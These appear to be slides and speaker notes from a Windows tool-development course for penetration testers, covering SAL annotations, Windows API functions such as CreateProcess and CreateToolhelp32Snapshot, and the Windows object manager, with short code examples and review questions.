If you would like to browse the header file now without spinning up your Windows VM, then check out this GitHub repo that's hosting a version of it:
https://github.com/dotnet/corert/blob/master/src/Native/inc/unix/sal.h.

Basic Annotations (1)

Annotations could be categorized by level of complexity: basic, intermediate, advanced.

_In_	Read-only data provide to a function
Out	Output written to address space provided by the caller
Inout	Input to called function and output to caller; read-write data

Basic Annotations (1)
The listed annotations on the slide are deemed to be basic annotations because they can be read and interpreted quickly. They are also very easy to implement in your code as a junior Windows developer. As you develop and use the annotations more and more, you will start to understand where you can include more advanced annotations in your functions.

_In_ is for data that will be treated as read-only and if your function attempts to modify that data, then the code analysis should catch that before your program is executed.

Out is for output that will be written to an address space provided by the caller. This is in addition to the function's returned value, so be sure to keep them separate. Some functions might just return a Boolean type but have an _Out_ parameter that holds the real or the needed information you were wanting.

Inout indicates input to the called function and output to the caller. This also indicates that the data being passed in could also be modified.

Technet24

Basic Annotations (2)

_In_opt_	Inbound pointer that could also be NULL
_Out_opt_	Output to the caller that is optional
_Ret_z_	The function will return a null-terminated value, like a string

Basic Annotations (2)
_In_opt_ indicates that a pointer will be passed as an input parameter but also that the pointer could be null.

_Out_opt_ allows you to still interpret that data is being passed back to the caller but is optional.

_Ret_z_ would indicate that a null-terminated value will be returned. This one is different than the rest of the annotations listed on the slide because it is dealing with the function itself instead of the function's parameters.

Examples: Basic Annotations

```
WINBASEAPI
BOOL
WINAPI
CreateProcessA(
    _In_opt_ LPCSTR lpApplicationName,
    _Inout_opt_ LPSTR lpCommandLine,
    _In_opt_ LPSECURITY_ATTRIBUTES lpProcessAttributes,
    _In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,
    _In_ BOOL bInheritHandles,
    _In_ DWORD dwCreationFlags,
    _In_opt_ LPVOID lpEnvironment,
    _In_opt_ LPCSTR lpCurrentDirectory,
    _In_ LPSTARTUPINFOA lpStartupInfo,
    _Out_ LPPROCESS_INFORMATION lpProcessInformation
    );
```


Examples: Basic Annotations

The *CreateProcessA* API is a great example for some of the basic annotations. You can see many of the basic annotations that were listed on the previous slide are utilized to mark up this function's parameters. When you see the annotations in a real example it becomes clearer how they are used. Let's break down the annotations in more detail.

_In_opt_ indicates the *lpApplicationName* does not have to be supplied. *nullptr* can be passed here just fine without causing any warnings or errors. This is because the ***CreateProcess*** function will be checking to see if the parameter is NULL or not.

Moving on to the lpComandLine, the _Inout_opt_ indicates that this parameter is optional as well. On top of that, the _Inout_ portion indicates that the value could be modified by the function. This makes sense since the data type used here is LPSTR and not LPCSTR, which would indicate a constant value. Constant values cannot be modified and attempts to do so will generate an access violation.

Next is bInheritHandles. The _In_ indicates input, read-only data that is of type BOOL. A one (1) or a zero (0) will be passed for this parameter.

Finally, we come to lpProcessInformation. _Out_ indicates that the address will have data written to it by the function and the caller is responsible for creating that space. Since the parameter is of type LPPROCESS_INFORMATION, the caller must create a variable of type PROCESS_INFORMATION and pass the address to it. Notice this is not an optional OUT parameter. The function must have a place to store the newly created process' information like its ProcessId, among other items.

Technet24

Intermediate Annotations (1)

_In_reads_(s) _In_reads_bytes_(s)	When the parameter could have 1+ elements to read where (s) is the number of elements or bytes when _bytes_ is used
_In_reads_z_(s) _In_reads_or_z_(s)	The parameter is null-terminated and possibly 1+ elements should be read
_Out_writes_(s) _Out_writes_bytes_(s)	An out parameter that will write 1+ elements or bytes if _bytes_ is used

Intermediate Annotations (1)
All the annotations on these two slides have one parameter, except the last one: _Ret_maybenull_. The parameter can be one of two values, a constant or the name of a parameter, like a count or a size parameter. The choice would be yours in the end, of course.

_In_reads_(s) should be used where the parameter could have more than one element to be read. The annotation's parameter 's' will be used to describe the number of elements. The addition of _bytes_(s) to this annotation will read in just that—bytes. The 's' parameter is used the same way but just indicates the number of bytes being read instead of the number of elements. This is a small difference, so be sure to use the proper annotation.

_In_reads_z_(s) indicates that the parameter is a null-terminated one with the potential to have more than one element. When you use the _or_z_(s) option, you are indicating that the parameter's elements will be read up to 's' elements. Of course, it won't read beyond hitting a null terminator, so whichever one comes first; 's' elements or null.

_Out_writes_(s) is for an out parameter that will write one or more elements. Like the other annotations on this slide, the 's' parameter will dictate the number of elements to write. The extension of _bytes_(s) is just like _In_reads_bytes_(s) where the number of bytes will be written instead of the number of elements.

Intermediate Annotations (2)

_Out_writes_bytes_all_(s)	All of 's' bytes will be written out
_Ret_maybenull_	Function's return value will, could, or won't be a nullptr

Intermediate Annotations (2)
_Out_writes_bytes_all_(s) is simply a variant of the _Out_writes_all_ annotation, but the 's' parameter indicates the number of bytes instead of elements.

_Ret_maybenull_ is straightforward. The value that is to be returned could be a nullptr, will be a nullptr, or will not be a nullptr.

Technet24

Example: Intermediate Annotations (1)

```
void* __cdecl memcpy(
    _Out_writes_bytes_all_(_Size) void* _Dst,
    _In_reads_bytes_(_Size)       void const* _Src,
    _In_                          size_t      _Size
    );
```


Example: Intermediate Annotations (1)

The first example on the slide is the memcpy declaration. You might already be familiar with this function, but perhaps not with SAL annotations. The annotations make it much more legible, and it is clear how the function intends to use its parameters. The first parameter, _Dst, is annotated with _Out_writes_bytes_all_() with the size field being passed as an argument. This indicates that all bytes up to size will be written to the buffer pointed to by the _Dst parameter.

Example: Intermediate Annotations (2)

```
WINBASEAPI
_Ret_maybenull_
HANDLE
WINAPI
CreateThread(
    _In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,
    _In_ SIZE_T dwStackSize,
    _In_ LPTHREAD_START_ROUTINE lpStartAddress,
    _In_opt_ __drv_aliasesMem LPVOID lpParameter,
    _In_ DWORD dwCreationFlags,
    _Out_opt_ LPDWORD lpThreadId
    );
```


Example: Intermediate Annotations (2)

The second example is the *CreateThread* API. If you were reading the declaration too quickly, you might have missed the annotation that describes the function itself. The _Ret_maybenull_ is used here to indicate that the return value might not be a handle to the thread. Something could go wrong and prevent the function from succeeding, so the caller must have some type of error checking in place just in case NULL is returned.

Technet24

Advanced Annotations (1)

_Inout_updates_(s) _Inout_updates_bytes_(s)	Accepts a pointer to an array of elements read and written to by the function.
_Check_return_ _Must_inspect_result_	The caller must check the return value of the function.
_Use_decl_annotations_	Forces the reuse of a function's annotations for a function's declaration to avoid the duplication of them.

Advanced Annotations (1)
There are way more annotations that could be deemed as advanced, but these were the ones worth noting.

_Inout_updates_(s) takes in a pointer to some array of elements that will be read from and written to by the function. The 's' parameter is—you guessed it—the number of elements the array holds. Of course, the _bytes_ versions of this annotation is used when expressing the number of elements does not make sense, so the number of bytes is passed instead. A good time to use _bytes_ is when dealing with CHAR data type.

_Check_return_ is for the return value of a function that must be checked by the caller. An error will be generated if the function is called in a void context because you can't check the return value of a void function. Best to use this annotation when the function will return an error code or even a success code. A variant is _Must_inspect_result_.

_Use_decl_annotations is an annotation that must only be used for a function declaration. Do not attempt to use this to describe a function's parameter. This annotation will force the reuse of the annotations for a function's declaration as to avoid the duplication of that function's annotations. This will not work if the declaration is not in scope, and you don't add any additional annotations in the definition of the function. Remember, the declaration is not the same thing as the definition.

Advanced Annotations (2)

Success(*expr*)	Functions can fail or succeed, but success can be determined in the form of an expression.
When(*expr*, anno-list)	When the expression results TRUE the anno-list applies for the parameter, otherwise it's ignored.
_Ret_writes_to_(s, c)	Describes a return value that is a scalar, pointer to a struct, or pointer to a buffer. 's' is number of elements and 'c' is the number of elements written.

Advanced Annotations (2)
Success(expr) since functions can fail, care must be taken to know what truly indicated success or failure for that function. The expr is an expression that will generate the return value and there can only be one such annotation for the function's declaration and definition. This annotation cannot be used for a function's parameters.

When(expr, anno-list) can be pretty complex depending on the expression created for it. If there is a second parameter passed to it, then it will only apply when the expression passed for the first parameter results in a nonzero value. In other words, the expression must evaluate to a bool or be converted to one. Another way to think about this one is an if statement. If the expr is TRUE (1), then whatever is passed for anno-list will become applicable.

_Ret_writes_to_(s, c) is perfect to describe the return value when it is a scalar, a pointer to a struct, or some pointer to a buffer. The 's' parameter is no different from what we have seen so far, it's just the size of the array. The 'c' parameter is for the number of elements that have been written. This annotation can be tricky and takes some practice to fully understand it.

Technet24

Example: Advanced Annotations (1)

```
_Must_inspect_result_
NTSYSAPI
PSLIST_ENTRY
NTAPI
RtlFirstEntrySList (
    _In_ const SLIST_HEADER *ListHead
    );
```


Examples: Advanced Annotations (1)
The first example here is of the function **RtlFirstEntrySList**, which will grab the first entry in a singly linked list. The only item you need to provide is the address of the ListHead. The item of interest here is the annotation being used to describe the function, _Must_inspect_result_. This is really just a variant of _Check_return_, but both annotations indicate that the caller must have code in place that checks the return value of the function.

Example: Advanced Annotations (2)

```
WINBASEAPI
_Success_(return != 0)
BOOL
WINAPI
GetExitCodeThread(
    _In_ HANDLE hThread,
    _Out_ LPDWORD lpExitCode
    );
```


Example: Advanced Annotations (2)
The second example is of the API ***GetExitCodeThread***, which is used to get a thread's termination status. Side note here: notice how the function is declared with a BOOL return type. This means that the function will not be returning an exit code but simply a TRUE/FALSE status if the function succeeded or not. Notice the _Out_ parameter—this is where the exit code will be going.

Anyway, notice the _Success_() annotation describing the function. This indicates that a successful return value for this function will not be equal to 0. Any nonzero would indicate success in this case and only 0, or NULL, would indicate failure.

Technet24

Example: Advanced Annotations (3)

```
WINBASEAPI
_Success_(return != FALSE)
BOOL
WINAPI
InitializeProcThreadAttributeList(
    _Out_writes_bytes_to_opt_(*lpSize,*lpSize) LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
    _In_ DWORD dwAttributeCount,
    _Reserved_ DWORD dwFlags,
    _When_(lpAttributeList == nullptr,_Out_) _When_(lpAttributeList != nullptr,_Inout_) PSIZE_T lpSize
    );
```


Example: Advanced Annotations (3)

The example here is of the ***InitializeProcThreadAttributeList*** API, which is used to initialize a list of attributes to be applied to a thread or a process. The function declaration can seem complex because of the annotations used, but let's break it down. We already went over the _Success_ annotation, so let's skip straight to:

_Out_writes_bytes_to_opt_()

The last annotation to interpret is _When_(<expression>, <anno-list>). Looking at the first _When_(), you can see that when the *lpAttributeList* has a nullptr passed in, then it will be treated as an _Out_. The second _When_() is indicating that if there is a pointer then it will be _Inout_. In other words, when there is a pointer to an attribute list, then the size will be the number of bytes of the attribute list buffer on input. For output, the parameter will receive the size in bytes of the initialized attributes list. If the attribute list is NULL, lpSize will simply receive the required buffer size in bytes.

Example: Advanced Annotations (4)

```
STDAPI
WldpQueryDynamicCodeTrust(
    _When_(baseImage != NULL, _In_opt_)
    _When_(baseImage == NULL, _In_)
    HANDLE fileHandle,
    _When_(fileHandle == NULL, _In_reads_bytes_opt_(imageSize))
    _When_(fileHandle != NULL, _In_reads_bytes_(imageSize))
    PVOID baseImage,
    _In_ ULONG imageSize
    );
```


Example: Advanced Annotations (4)
The example here is of the ***WldpQueryDynamicCodeTrust*** API, which is used to grab a value to figure out if the specified in-memory dynamic code is trusted by Device Guard policy. It's a pretty cool function! Anyway, let's tackle some of these _When_() expressions.

At a high level, this is saying that if the *fileHandle* is not NULL, then *baseImage* better be NULL. The opposite is also true: if the *baseImage* is not NULL, then the *fileHandle* better be NULL. Okay, on to the expressions.

The first one indicates that the *fileHandle* will be optional when the *baseImage* is not NULL. The second one indicates that the *fileHandle* will be read-only and required when the *baseImage* is NULL.

The third annotation indicates that when the *fileHandle* is NULL, then reading in *imageSize* bytes is optional. When the *fileHandle* is not NULL, then the reading in of *imageSize* bytes is required.

Notice that *imageSize* is a required _In_ parameter no matter what.

Technet24

Lab 1.5: Safer with SAL

Using SAL annotations makes your code more understandable.

Please refer to the eWorkbook for the details of this lab.

Lab 1.5: Safer with SAL
This lab is to get you familiar with using SAL annotations. Depending on your comfort level with SAL annotations, you can work on the easy, intermediate, or advanced versions of this lab. If you have time, you can work on all three. If you run out of time, you can work on them again during the bootcamp.

Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of this lab was the explore the various SAL annotations and how they could be used to describe a function's parameters or the function itself. Sadly, many sample projects you might find online do not use annotations and they lack proper descriptions of the function's parameters. The assumption must be that any experienced developer would be able to figure it out.

Technet24

Additional Information

Microsoft is your best source for understanding SAL annotations.

Header files can serve to be a great example of how to use certain annotations.

You can use PowerShell to search for specific annotations.

```
Select-String -Pattern "_When_\(" -Path . \*.h -CaseSensitive
```


Additional Information
SAL annotations can be extremely complicated but once you use them more and more, you will begin to interpret them rather quickly. The MSFT docs are a great place to look at the annotations, but perhaps an even better place is inside the header files themselves. The header files will have annotations used in the declarations of most, if not all, of their functions. If you are looking for an example of a certain annotation, then you can leverage PowerShell to locate exactly where it is used. Use the **Select-String** cmdlet to perform your search. Here is an example that searches for _When_:

First, change directories to where the header files are located. One location could be: C:\Program Files (x86)\Windows Kits\10\Include\10.0.18362.0\um.

*Select-String -Pattern "_When_\(" -Path . *.h -CaseSensitive*

Module Summary

- Discussed how SAL annotations can really assist with making code safer
- Learned some annotations can become complex very quickly
- Learned some annotations only apply for a function
- Covered how Visual Studio uses it for static code analysis

Module Summary

In this module, we discussed many annotations that can be considered as basic, intermediate, and advanced. Eventually, all of them will become easy and basic for you the more often you use them. It is important to know what annotations can only be used to describe a function instead of the function's parameters.

Technet24

Unit Review Questions

What does SAL stand for?

A Source-code annotation language

B Structured annotation language

C Silent analysis language

Unit Review Questions
Q: What does SAL stand for?

A: Source-code annotation language

B: Structured annotation language

C: Silent analysis language

Unit Review Answers

What does SAL stand for?

A Source-code annotation language

B Structured annotation language

C Silent analysis language

Unit Review Answers
Q: What does SAL stand for?

A: Source-code annotation language

B: Structured annotation language

C: Silent analysis language

Technet24

Unit Review Questions

What annotation would you use for pass by reference parameters?

A _In_

B _Out_

C _Inout_

Unit Review Questions
Q: What annotation would you use for pass by reference parameters?

A: _In_

B: _Out_

C: _Inout_

Unit Review Answers

What annotation would you use for pass by reference parameters?

A _In_

B _Out_

C _Inout_

Unit Review Answers
Q: What annotation would you use for pass by reference parameters?

A: _In_

B: _Out_

C: _Inout_

Technet24

Unit Review Questions

Using the _When_ annotation, make a pointer parameter become _Out_.

A _When_(nullptr, _Out_)

B _When_(_Out_, lpPointer == LPVOID())

C _When_(lpPointer == nullptr, _Out_)

Unit Review Questions
Q: Using the _When_ annotation, make a pointer parameter become _Out_?

A: _When(nullptr, _Out_)_

B: _When_(_Out_, lpPointer == LPVOID())

C: _When_(lpPointer == nullptr, _Out_)

Unit Review Answers

Using the _When_ annotation, make a pointer parameter become _Out_.

A _When_(nullptr, _Out_)

B _When_(_Out_, lpPointer == LPVOID())

C _When_(lpPointer == nullptr, _Out_)

Unit Review Answers
Q: Using the _When_ annotation, make a pointer parameter become _Out_?

A: _When(nullptr, _Out_)_

B: _When_(_Out_, lpPointer == LPVOID())

C: _When_(lpPointer == nullptr, _Out_)

Technet24

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 1

Course Overview

Developing Offensive Tools

Developing Defensive Tools

Lab 1.1: PE-sieve, Lab 1.2: ProcMon

Setting Up Your Development Environment

Windows DLLs

Lab 1.3: HelloDLL

Windows Data Types

Call Me Maybe

Lab 1.4: Call Me Maybe

SAL Annotations

Lab 1.5: Safer with SAL

Windows API

Lab 1.6: CreateFile

Bootcamp

In this module, we will introduce some essential subject matter, concepts, and introductory topics required to perform advanced penetration testing and to proceed through this course.

Windows API

The Windows Application Programming Interface

Provides nearly all functionality for the Windows OS to include userland and kernel land functionality. API names are very descriptive and can be very lengthy too. Heavily modified/updated APIs have "Ex" appended to the name.

APIs make creating shellcode more complex.

PrefixVerbTarget[Ex] / VerbTarget[Ex]

RegCreateKeyEx

Windows API

Becoming extremely familiar with the Windows API is a hard requirement for developing Windows tools. Your program would be rather bare and lack robust capabilities if it did not include Windows APIs. The Windows APIs are what provide a major part of functionality for Windows. If you wish to create a file, a new registry key, socket, a directory, etc. you will be using a Windows API to make it happen. Back in the day, before 64-bit versions came around, this was the Win32 API for Windows 32-bit versions because there were still 16-bit versions. Today, there is no need to make that distinction. Any reference to Win32 will apply to 32-bit and 64-bit versions.

The high dependency on Windows APIs is what makes creating shellcode so much more complicated than creating shellcode for Linux. Your shellcode will most likely need to call APIs to get its job done, so you need to push the arguments to the stack, and in the correct order. For these reasons, Windows shellcode is typically much larger than Linux shellcode. If you have taken SEC660 then you have direct experience with this hurdle since you spend an entire day with Linux and an entire day with Windows.

Technet24

Create APIs (1)

Objects and handles make the world go around.

There are at least 96 Windows APIs that start with "Create." Their main purpose is to help a user application create a system object. A Handle is typically returned that references the newly created object.

CreateProcess is one exception; its return value is of type BOOL

Create APIs (1)

There are many Create* APIs, and if you check out the Microsoft docs you would find at least 96 APIs that start with Create. This list is a little old so they might be more than what they have listed. The general theme with the Create family of APIs is they will create an object and return a handle to said object.

In all reality, the function is not creating the object—the kernel is the one creating the actual object and the objects live in kernel space. The handles that represent the objects are what get returned and they can be used in user space. The handles must be in user address space because your program must have a way to reference the object and take action against it. One could imagine how serious of a security issue it might be to have direct access to all kernel objects that reside in system space. Therefore, handles to those objects exist as liaisons, if you will.

Create APIs (2)

- `CreateFile`
- `CreateFileMapping`
- `CreateDirectory`
- `CreateTimerQueue`
- `CreateMutex`
- `CreateEvent`
- `CreateThread`
- `CreateToolhelp32Snapshot`

Create APIs (2)

The functions listed on the slide are just a very small subset of the *Create** family of functions. As mentioned previously, there are almost 100 *Create** functions to use. For most of them, it is easy to understand what their intended purpose is due to their descriptive names, like *CreateFile*. You can expect a handle to the newly created object to be returned for most of these, and it is this handle that allows you to interact with the object in system space. All objects are created in system space and user space is given handles to them. You will be using many of these throughout the remainder of the course. On your own time, you can read about them in great detail on MSDN before we start using them for labs.

Technet24

Create APIs (3)

`CreateProcessW`

Used to create a new process

Has a Boolean return type

```
BOOL CreateProcessW(
 _In_opt_ LPCWSTR pApplicationName,
 _Inout_opt_ LPWSTR pCommandLine,
 _In_opt_ LPSECURITY_ATTRIBUTES pProcAttrs,
 _In_opt_ LPSECURITY_ATTRIBUTES pThrdAttrs,
 _In_   BOOL   bInheritHandles,
 _In_   DWORD  dwCreationFlags,
 _In_opt_ LPVOID  pEnvironment,
 _In_opt_ LPCWSTR pCurrentDirectory,
 _In_   LPSTARTUPINFO         pStartupInfo,
 _Out_  LPPROCESS_INFORMATION lpProcInfo
);
```


Create APIs (3)

Creating processes on a target system can be very useful in accomplishing your objectives. The ***CreateProcessW*** API must be given a valid executable image, or it will fail. It is not as fancy as what Explorer uses behind the scenes that will determine the file type and choose the appropriate executable. If you were to double-click on a TXT file, Explorer uses the ***ShellExecuteEx***, or similar, to search through the Registry and pick the application based on the file extension type association found for it.

CreateProcessW takes nine parameters and will return TRUE upon success. The return value can be misleading because the process can still fail to start but the function returned TRUE anyway. When the kernel creates the new primary thread of the process, its job is done and returns. The real proof of success is what is returned via the last parameter: *lpProcessInformation*. Let's back up to the first parameter.

pApplicationName is a pointer to the name of the module you want to execute, and it must be a valid Windows application. You can pass in the full path or just a partial name because the function will use whatever the current drive and directory is to complete it. The search path is not used, and you must provide the extension since a default .exe is not used. You can also choose not to pass anything for this parameter, which is pretty common practice. The second parameter offers more benefits and is more heavily utilized by developers.

pCommandLine has a primary purpose of passing the command-line arguments to the image specified for lpApplicationName, but when the first parameter is NULL, you can pass in the application name here. The advantage of using this parameter for the application name is that you don't have to provide the extension because the function will add the EXE for you and start its search. That brings us another benefit. If the full path is not passed in, then the system will perform a search for it just like how the system searches for DLLs to load.

Just so you don't have to flip back several pages, here is the search order again in order.

1. Directory of the calling executable
2. Current directory of the process
3. System directory (this is returned by ***GetSystemDirectory***)
4. Windows directory (this is returned by ***GetWindowsDirectory***)
5. Directories found in %PATH%

A noticeable difference between the first two parameters is the type. *lpCommandLine* is of type LPWSTR, which is not a constant like for *lpApplicationName*, LPCWSTR. Constant are treated as read-only and because of this, the *CommandLine* must be available to modification by the function. In other words, the function will read and possibly write to the buffer that holds the image name. So, be sure to place the string in dynamic memory or on the stack, which should always be read/write.

lpProcessAttributes and *lpThreadAttributes* are the same type, which is a pointer to a SECURITY_ATTRIBUTES structure. NULL is typically passed here, but if you want the handle to have the inheritable attribute, then they cannot be NULL.

bInheritHandles is just a flag to indicate that inheritable handles will be inherited by a child process if one is created.

dwCreationFlags describe how the process is to be created. There are over a dozen flags that can be used in combination with others. One example is the CREATE_SUSPENDED flag that will place the primary thread in a suspended state that will not run until your code calls ***ResumeThread***. This technique will be explored later in the course.

lpEnvironment is a pointer to the environment block the new process should use. NULL is just fine here so the process can use the environment of the process that called it.

lpCurrentDirectory is the full path of the current directory and it can also be a UNC path. NULL is fine here too, and the new process will use the same drive and directory as the calling one.

lpStartupInfo is a pointer to one of two structures: STARTUPINFO or STARTUPINFOEX, which is just an extended version of the former.

lpProcessInformation is a pointer to a PROCESS_INFORMATION structure that will be filled out with information about the process once it's created. The handles that are in this structure need to be closed once no longer needed by your program, CloseHandle.

As mentioned previously, the function can return before the primary thread, or process, has had a chance to fully initialize itself. So, be sure to take this into account when you are developing your programs.

Technet24

Example: CreateProcess

```
STARTUPINFO si = { sizeof si };
PROCESS_INFORMATION pi;
WCHAR commandLine[] = L"Notepad";

CreateProcess(NULL,
    commandLine,
    NULL,
    NULL,
    FALSE,
    0,
    NULL,
    NULL,
    &si,
    &pi);
```


Example: CreateProcess
For this example of how to use ***CreateProcess***, we are simply creating the notepad process with bare minimum effort, meaning, we are not taking full advantage of what the ***CreateProcess*** function has to offer. The previous slide went over the parameters so there is no need to go over them again here, rather the relevant ones will be discussed.

First up, there is some standard housekeeping that must be done by the way of creating some variables with specific structure types: **STARTUPINFO** and **PROCESS_INFORMATION**. Each of those structures will have information filled out after ***CreateProcess*** returns. There is the commandLine variable that is simply holding the name of the process we wish to create, and the address is passed to the ***CreateProcess*** function. The last two parameters are for the addresses of the two structures we made.

This is intentionally omitting error handling and the closing of the returned handles due to space limitations.

Create APIs (4)

PROCESS_INFORMATION

Holds information about the new process and its primary thread

```
typedef struct
_PROCESS_INFORMATION {
 HANDLE hProcess;
 HANDLE hThread;
 DWORD  dwProcessId;
 DWORD  dwThreadId;
} PROCESS_INFORMATION,
*PPROCESS_INFORMATION,
*LPPROCESS_INFORMATION;
```


Create APIs (4)

The **PROCESS_INFORMATION** structure is where you can find more details about your newly created process. This is the proof as to whether the ***CreateProcess*** function really worked. There are two handles in here that are created when the process and thread have spun up. Remember to close these handles when they are not needed any longer. The other housekeeping information are the IDs of the process and the thread. If you are checking to see if the process was truly created successfully, you could do so with the hProcess handle that should have been given to you. Since the CreateProcess API is of type BOOL, it can return TRUE upon success, but the process could fail to be created due to an unknown exception or error.

You can point to this structure using **PPROCESS_INFORMATION** or **LPPROCESS_INFORMATION**.

Technet24

Create APIs (5)

`CreateToolhelp32Snapshot`

Used to create a snapshot of a process

Also, can be used for heaps, threads, and loaded modules

```
HANDLE CreateToolhelp32Snapshot(
 _In_ DWORD dwFlags,
 _In_ DWORD th32ProcessID
);

BOOL Process32First(
 _In_ HANDLE hSnapshot,
 _Out_ LPPROCESSENTRY32 lppe
);

BOOL Process32Next(
 _In_ HANDLE hSnapshot,
 _Out_ LPPROCESSENTRY32 lppe
);
```


Create APIs (5)

The ***CreateToolhelp32Snapshot*** API can be used to aid in enumerating processes on the local system. It will create a snapshot of the process and return a handle to that snapshot. You can use the handle to perform your queries and extract the information you are looking for, like a specific process name or module name the process loaded. The function is relatively easy to call since it only takes two parameters of the same type. The dwFlags parameter is the most important as it dictates what data should be collected in the snapshot. There are seven flags that can be passed here, but the most interesting flag for us is **TH32CS_SNAPPROCESS** because, as the name implies, all processes in the system will be included. There are other flags that can be used to capture modules and threads—those will be explored later during labs and extended hours.

Enumeration can be performed using the *Process32First* function. Again, process enumeration will be covered in detail later in the course.

Example: CreateToolhelp32Snapshot

```
DWORD lastError = 0;
HANDLE snapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

PROCESSENTRY32 pe32 = { 0 };
pe32.dwSize = sizeof PROCESSENTRY32;

printf("%20s %7s\n", "Process Name", "PID");
printf("..............................................\n");
do {
    printf("%20ws", pe32.szExeFile);
    printf("%8d\n", pe32.th32ProcessID);
} while (Process32Next(snapShot, &pe32));

CloseHandle(snapShot);
return ERROR_SUCCESS;
```


Example: CreateToolhelp32Snapshot

The example here intentionally omits error checking due to size limitations on the slide. Regardless, the main points are represented starting with the call to the ***CreateToolhelp32Snapshot*** API on the second line. We are only interested in capturing processes in the snapshot and we are not specifying a process ID as indicated by NULL (0). The function returns a handle value so that is saved off in the snapShot variable. In the full code, this would be checked against **INVALID_HANDLE_VALUE** to ensure the snapshot was successfully created. The next couple of lines create the pe32 variable of struct type **PROCESSENTRY32** and since it has a size field it should be set to the size of the struct. The next important part is the do while loop. What is not shown is a check for the function call ***Process32First***(snapShot, &pe32) to make sure that the first process in the snapshot can be retrieved. After that succeeds the loop can be entered. The meat of the loop is simply printing out the name of the executable and the corresponding process ID. The exit condition of the loop is met when the ***Process32Next*** API returns FALSE since it is a BOOL return type. To understand the process even more and what other information is available, research the **PROCESSENTRY32** definition in the TlHelp32.h header file.

Technet24

Windows Objects (1)

System resources represented as data structures in system address space

The Windows kernel does the hard work creating an object often at the request of a user application. There are over 4,000 object types that the Windows executive implements, some of which are not accessible via Windows APIs.

Files, images, threads, registry keys, and processes are several object types.

Windows Objects (1)
Objects in Windows are simply the system's way of representing system resources via a structured method. System resources should not be directly accessible by anyone, especially anyone from user space, thus secure access to them is maintained and enforced. To help the system with creating, deleting, and managing objects, there is the object manager, which is an executive module. When a user mode application calls a function like ***CreateFile*** or ***CreateThread***, a request is actually being made to create an object, or a system resource that represents that file or thread. The object manager gives the system a common interface for utilizing those created system resources. Objects should not be destroyed until all processes are done using it, and the object manager helps with that by providing rules that determine how long objects are retained.

There are officially three kinds of objects: kernel objects, executive objects, and user objects. Various executive components like the memory manger or the I/O manager will implement executive objects. The kernel objects are implemented by none other than the kernel itself, and as such, they are not available to user mode applications, only the executive.

Reference:
Mark Russinovich, David A. Solomon, and Alex Ionescu, *Windows® Internals, Part 1*, *6th Edition* (Washington, Microsoft Press, 2012), chap. 3.

Windows Objects (2)

Object Type	Description
Process	Virtual address space that controls execution of thread object(s)
Thread	The executable portion of a process
Section	Shared memory, file-mapping object
Token	Security profiles for threads/processes
Mutex	Method of synchronization for serialized access
Key	Used to refer to data in the Registry
Desktop	An object within a window station

Windows Objects (2)
There are many types of objects on a Windows system, and the types listed on the slide are a small subset of the types of objects. The full listing can be found by running the WinObj utility from Sysinternals and browsing the ObjectTypes folder. For example, there are kernel objects, such as device and driver objects, that are utilized when developing kernel drivers. Also listed are process, job, and thread object types that are typically created at the request of user mode applications. Taking an example from the slide, the process object type represents a virtually contained address space for the execution of thread objects.

Reference:
Mark Russinovich, David A. Solomon, and Alex Ionescu, *Windows® Internals, Part 1*, *6th Edition* (Washington, Microsoft Press, 2012), chap. 3.

Technet24

Windows Objects (3)

Example flow of creating an object

- User application calls CreateFile
  - CreateFile calls NtCreateFile
    - Executive object is created
      - Handle is returned to caller

Windows Objects (3)

There are many reasons why a user mode application might want to create a file. Perhaps the program is creating an error log file to maintain a record of any errors that are encountered during its execution time frame. The application will need an object representing the file that it requested the kernel create for it. The first thing that happens is the application must make a call to the ***CreateFile*** API. ***CreateFile*** is implemented from Kernelbase.dll as one part of the Windows subsystem and once everything checks out, ***NtCreateFile*** will be called. The kernel will eventually be invoked via a system call, and it will create the file object, specifically an executive file object, and return a handle to that object. The handle should also be placed as an entry in the process' handle table.

Windows Objects (4)

Every object has the same structure

This means that there can be one portion of the system that manages all objects. The appropriately named object manager has the role of maintaining all objects.

object header

- type
- name
- directory
- security descriptor
- handle count and list
- optional subheaders

object body

- unique to the object type

Windows Objects (4)

The object manager can perform several tasks, such as following:

- Create objects and validate that a process has the rights to use that object.
- Create the object handles and return them to the caller.
- Create duplicates of existing handles.
- Close handles to objects.

Each object is going to have a header and a body. The object header is controlled via the object manager and has a static size. The object body is controlled via the owning executive components and the size will vary based on the object type.

The structure of the object's header has more information than what fits in the slide, so the important portions are noted. Other items to note are the handle count (list) and type. The system needs to keep count of how many handles are currently open to the object, so it knows when to destroy it. The type is simply an index of object types found in a table named *ObTypeIndexTable*. Although each object header is structured the same way, they will undoubtedly contain different information with each instance of that object. The object name and security descriptors would be the most noticeable differences. The handle list is simply a list of open handles to that object. There could be several processes that are using that object via a handle.

Unlike the object header, the body of an object must be unique because there are several object types. However, objects that are of the same type will have the same object body format. If you wanted to peek into the internals of the object headers and type objects, they can be viewed using a kernel debugger.

Technet24

Windows Objects (5)

Objects have services that can operate on them.

The Windows subsystems makes these services available to Windows applications. All objects, regardless of type, support several generic services. In addition, each object will have its own services like create, open, and query.

Close, duplicate, query/set security, wait for single object, duplicate, etc.

Windows Objects (5)

With the standardization of object headers and sub headers, the object manager can provide applications with a small number of generic services. The generic services, being applied to each object regardless of type, can be executed with the corresponding APIs such as ***CloseHandle***. In addition, each object will have its own services like create, open, and query. We can go with one example for the creation of a file. We saw the overall flow of the process from a few slides back but diving into it a bit more here, the I/O system implements a service that allows an application to create a file object. The same thing applies for the creation of process objects. The process manager, another executive component, implements its create process service that allows an application to create a process object. Even though objects might be similar to each other, the routines used to create them are vastly different. This makes sense because the process of creating a file is vastly different from the process of creating a process. The object headers would be structured the same, but definitely not the object bodies. Furthermore, it would not make sense to suspend or terminate file objects the same way that you can terminate thread and process objects.

Windows Objects (6)

Objects can leverage the security of Windows.

Objects that are exposed to user mode must be protected. Objects will have their own access control list (ACL) that dictates what actions can be performed on the object from a querying process. Securable objects have security descriptors, and the system acts as the gatekeeper to the objects.

"You shall not pass!"

Windows Objects (6)
